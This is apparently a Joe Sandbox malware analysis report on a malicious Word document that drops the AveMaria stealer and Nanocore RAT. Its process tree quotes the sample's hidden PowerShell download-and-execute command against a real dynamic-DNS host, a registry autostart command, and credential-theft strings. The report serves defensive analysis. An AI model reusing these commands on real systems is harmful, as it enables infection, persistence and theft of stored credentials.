ID: 457806
Sample Name: N40-MR 311.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:44:41
Date: 02/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report N40-MR 311.doc 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 5
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Data Obfuscation: 6
Jbx Signature Overview 6
AV Detection: 6
Software Vulnerabilities: 6
Networking: 6
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
E-Banking Fraud: 6
System Summary: 6
Data Obfuscation: 7
Persistence and Installation Behavior: 7
Boot Survival: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Lowering of HIPS / PFW / Operating System Security Settings: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 12
Public 12
General Information 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASN 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
Static File Info 22
General 22
File Icon 23
Static RTF Info 23
Objects 23
Network Behavior 23
Snort IDS Alerts 23
Network Port Distribution 23
TCP Packets 23
UDP Packets 23
DNS Queries 23
DNS Answers 24
HTTP Request Dependency Graph 24
HTTP Packets 24
Code Manipulations 27
Statistics 27

Behavior 27
System Behavior 27
Analysis Process: WINWORD.EXE PID: 2640 Parent PID: 584 27
General 27
File Activities 28
File Created 28
File Deleted 28
File Written 28
File Read 28
Registry Activities 28
Key Created 28
Key Value Created 28
Key Value Modified 28
Analysis Process: powershell.exe PID: 2776 Parent PID: 2640 28
General 28
File Activities 28
File Created 28
File Written 28
File Read 28
Registry Activities 28
Analysis Process: FLTLDR.EXE PID: 2532 Parent PID: 2640 28
General 29
File Activities 29
File Read 29
Analysis Process: powershell.exe PID: 1980 Parent PID: 2640 29
General 29
File Activities 29
File Read 29
Analysis Process: powershell.exe PID: 2256 Parent PID: 2640 29
General 29
File Activities 30
File Read 30
Analysis Process: microA.exe PID: 2508 Parent PID: 2776 30
General 30
File Activities 30
File Created 30
File Written 30
File Read 30
Registry Activities 30
Key Created 30
Key Value Created 30
Analysis Process: microA.exe PID: 972 Parent PID: 1980 30
General 30
File Activities 31
File Written 31
File Read 31
Analysis Process: microA.exe PID: 1960 Parent PID: 2256 31
General 31
Analysis Process: verclsid.exe PID: 1948 Parent PID: 2640 31
General 31
Analysis Process: notepad.exe PID: 2032 Parent PID: 2640 32
General 32
Analysis Process: microA.exe PID: 2532 Parent PID: 2508 32
General 32
Analysis Process: microA.exe PID: 2372 Parent PID: 972 33
General 33
Analysis Process: microA.exe PID: 2644 Parent PID: 1960 33
General 33
Analysis Process: cmd.exe PID: 2648 Parent PID: 2532 34
General 34
Analysis Process: images.exe PID: 1616 Parent PID: 2532 34
General 34
Analysis Process: reg.exe PID: 2244 Parent PID: 2648 34
General 35
Analysis Process: images.exe PID: 1468 Parent PID: 1616 35
General 35
Analysis Process: images.exe PID: 1312 Parent PID: 1616 35
General 35
Analysis Process: images.exe PID: 2168 Parent PID: 1616 35
General 35
Analysis Process: cmd.exe PID: 2248 Parent PID: 2168 36
General 36
Disassembly 36
Code Analysis 36


Windows Analysis Report N40-MR 311.doc

Overview


General Information

Sample Name:	N40-MR 311.doc
Analysis ID:	457806
MD5:	0284c94401a743..
SHA1:	fc3a473b80e9f71..
SHA256:	433fef750a44d6d..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




AveMaria Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Powershell downloa…
- Snort IDS alert for network traffic (e.…
- Yara detected AveMaria stealer
- Yara detected Nanocore RAT

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2640 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
  - powershell.exe (PID: 2776 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/microA.exe','C:\Users\user\AppData\Roaming\microA.exe');Start-Process 'C:\Users\user\AppData\Roaming\microA.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - microA.exe (PID: 2508 cmdline: 'C:\Users\user\AppData\Roaming\microA.exe' MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
      - microA.exe (PID: 2532 cmdline: C:\Users\user\AppData\Local\Temp\microA.exe MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
        - cmd.exe (PID: 2648 cmdline: cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
          - reg.exe (PID: 2244 cmdline: REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' MD5: D69A9ABBB0D795F21995C2F48C1EB560)
        - images.exe (PID: 1616 cmdline: C:\ProgramData\images.exe MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
          - images.exe (PID: 1468 cmdline: C:\Users\user\AppData\Local\Temp\images.exe MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
          - images.exe (PID: 1312 cmdline: C:\Users\user\AppData\Local\Temp\images.exe MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
          - images.exe (PID: 2168 cmdline: C:\Users\user\AppData\Local\Temp\images.exe MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
            - cmd.exe (PID: 2248 cmdline: C:\Windows\System32\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
            - JhwfHBtD..exe (PID: 2988 cmdline: 'C:\Users\user\AppData\Roaming\JhwfHBtD..exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
              - JhwfHBtD..exe (PID: 504 cmdline: C:\Users\user\AppData\Roaming\JhwfHBtD..exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
  - FLTLDR.EXE (PID: 2532 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT MD5: AF5CCD95BAC7ADADD56DE185D7461B2C)
  - powershell.exe (PID: 1980 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/microA.exe','C:\Users\user\AppData\Roaming\microA.exe');Start-Process 'C:\Users\user\AppData\Roaming\microA.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - microA.exe (PID: 972 cmdline: 'C:\Users\user\AppData\Roaming\microA.exe' MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
      - microA.exe (PID: 2372 cmdline: C:\Users\user\AppData\Local\Temp\microA.exe MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
  - powershell.exe (PID: 2256 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/microA.exe','C:\Users\user\AppData\Roaming\microA.exe');Start-Process 'C:\Users\user\AppData\Roaming\microA.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - microA.exe (PID: 1960 cmdline: 'C:\Users\user\AppData\Roaming\microA.exe' MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
      - microA.exe (PID: 2644 cmdline: C:\Users\user\AppData\Local\Temp\microA.exe MD5: 100C3E2649FD32CE6D7E108E1A2EBF0D)
  - verclsid.exe (PID: 1948 cmdline: 'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
  - notepad.exe (PID: 2032 cmdline: 'C:\Windows\system32\NOTEPAD.EXE' 'C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT' MD5: B32189BDFF6E577A92BAA61AD49264E6)
- drvinst.exe (PID: 1620 cmdline: DrvInst.exe '1' '200' 'UMB\UMB\1&841921d&0&TERMINPUT_BUS' '' '' '6e3bed883' '0000000000000000' '00000000000005F4' '00000000000005E4' MD5: 2DBA1472BDF847EAE358A4B9FA9AB0C1)
- rdpdr.sys (PID: 4 cmdline: MD5: 1B6163C503398B23FF8B939C67747683)
- tdtcp.sys (PID: 4 cmdline: MD5: 51C5ECEB1CDEE2468A1748BE550CFBC8)
- tssecsrv.sys (PID: 4 cmdline: MD5: 19BEDA57F3E0A06B8D5EB6D619BD5624)
- RDPWD.SYS (PID: 4 cmdline: MD5: FE571E088C2D83619D2D48D4E961BF41)
- smtpsvc.exe (PID: 2040 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.2170454925.000000000225C000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000C.00000002.2170454925.000000000225C000.00000004.00000001.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
00000024.00000002.2368647593.000000000024B1000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000010.00000003.2169463839.000000000005AC000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000010.00000003.2169463839.000000000005AC000.00000004.00000001.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
Click to see the 52 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
25.2.images.exe.400000.1.unpack	MAL_Envrial_Jan18_1	Detects Encrial credential stealer malware	Florian Roth	• 0x16678:$a1: \Opera Software\Opera Stable\Login Data • 0x169a0:$a2: \Comodo\Dragon\User Data\Default\Login Data • 0x162e8:$a3: \Google\Chrome\User Data\Default\Login Data
25.2.images.exe.400000.1.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
25.2.images.exe.400000.1.unpack	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
25.2.images.exe.400000.1.unpack	AveMaria_WarZone	unknown	unknown	• 0x18720:$str1: cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q • 0x18474:$str2: MsgBox.exe • 0x18348:$str6: Ave_Maria • 0x179e8:$str7: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList • 0x17008:$str8: SMTP Password • 0x162e8:$str11: \Google\Chrome\User Data\Default\Login Data • 0x179c0:$str12: \sqlmap.dll
16.2.microA.exe.400000.0.raw.unpack	MAL_Envrial_Jan18_1	Detects Encrial credential stealer malware	Florian Roth	• 0x18078:$a1: \Opera Software\Opera Stable\Login Data • 0x183a0:$a2: \Comodo\Dragon\User Data\Default\Login Data • 0x17ce8:$a3: \Google\Chrome\User Data\Default\Login Data
Click to see the 33 entries				

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Direct Autorun Keys Modification

Sigma detected: Exploit for CVE-2017-0261

Sigma detected: PowerShell Download from URL

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: Group Modification Logging

Sigma detected: Local User Creation

Sigma detected: Non Interactive PowerShell

Data Obfuscation:

Sigma detected: Powershell download and execute file

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected AveMaria stealer

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected AveMaria stealer

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found suspicious RTF objects

Microsoft Office creates scripting files

Office process drops PE file

Powershell drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Suspicious powershell command line found

Persistence and Installation Behavior:

Tries to download and execute files (via powershell)

Boot Survival:

Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection:

Contains functionality to hide user accounts

Hides that the sample has been downloaded from the Internet (zone.identifier)

Hides user accounts

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Bypasses PowerShell execution policy

Contains functionality to inject threads in other processes

Creates a thread in another existing process (thread injection)

Injects a PE file into a foreign processes

Injects files into Windows application

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information:

Yara detected AveMaria stealer

Yara detected Nanocore RAT

Contains functionality to steal Chrome passwords or cookies

Contains functionality to steal e-mail passwords

Remote Access Functionality:


Yara detected AveMaria stealer

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Scripting 2	LSASS Driver 1	LSASS Driver 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 2 1	System Service Discovery 1	Remote Desktop Protocol	Input Capture 1 2 1	Exfiltration Over Bluetooth
Domain Accounts	Shared Modules 1	Create Account 1 1	Access Token Manipulation 1	Scripting 2	Credentials In Files 1	File and Directory Discovery 5	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration
Local Accounts	Exploitation for Client Execution 3 3	Windows Service 1 1	Windows Service 1 1	Obfuscated Files or Information 2	NTDS	System Information Discovery 3 5	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Command and Scripting Interpreter 1 1	Registry Run Keys / Startup Folder 1	Process Injection 6 2 2	Software Packing 1 2	LSA Secrets	Security Software Discovery 3 2 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Service Execution 2	Rc.common	Registry Run Keys / Startup Folder 1	Masquerading 2 3	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	PowerShell 3	Startup Items	Startup Items	Modify Registry 1	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 6 2 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscat Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Hidden Users 2	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
N40-MR 311.doc	43%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\microA[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\microA.exe	100%	Joe Sandbox ML		
C:\ProgramData\images.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\microA.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\JhwfHBtD..exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\images.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe	100%	Joe Sandbox ML		
C:\Program Files\Microsoft DN1\sqlmap.dll	20%	Metadefender		Browse
C:\Program Files\Microsoft DN1\sqlmap.dll	43%	ReversingLabs	Win64.Trojan.RDPWrap	
C:\ProgramData\images.exe	40%	Metadefender		Browse
C:\ProgramData\images.exe	63%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe	20%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\microA[1].exe	40%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\microA[1].exe	63%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Local\Temp\images.exe	40%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\images.exe	63%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Local\Temp\microA.exe	40%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\microA.exe	63%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Roaming\JhwfHBtD..exe	20%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	
C:\Users\user\AppData\Roaming\microA.exe	40%	Metadefender		Browse
C:\Users\user\AppData\Roaming\microA.exe	63%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Windows\System32\rfxvmt.dll	0%	Metadefender		Browse
C:\Windows\System32\rfxvmt.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
25.2.images.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
17.2.microA.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
16.2.microA.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
18.2.microA.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File

Domains

No Antivirus matches

URLs

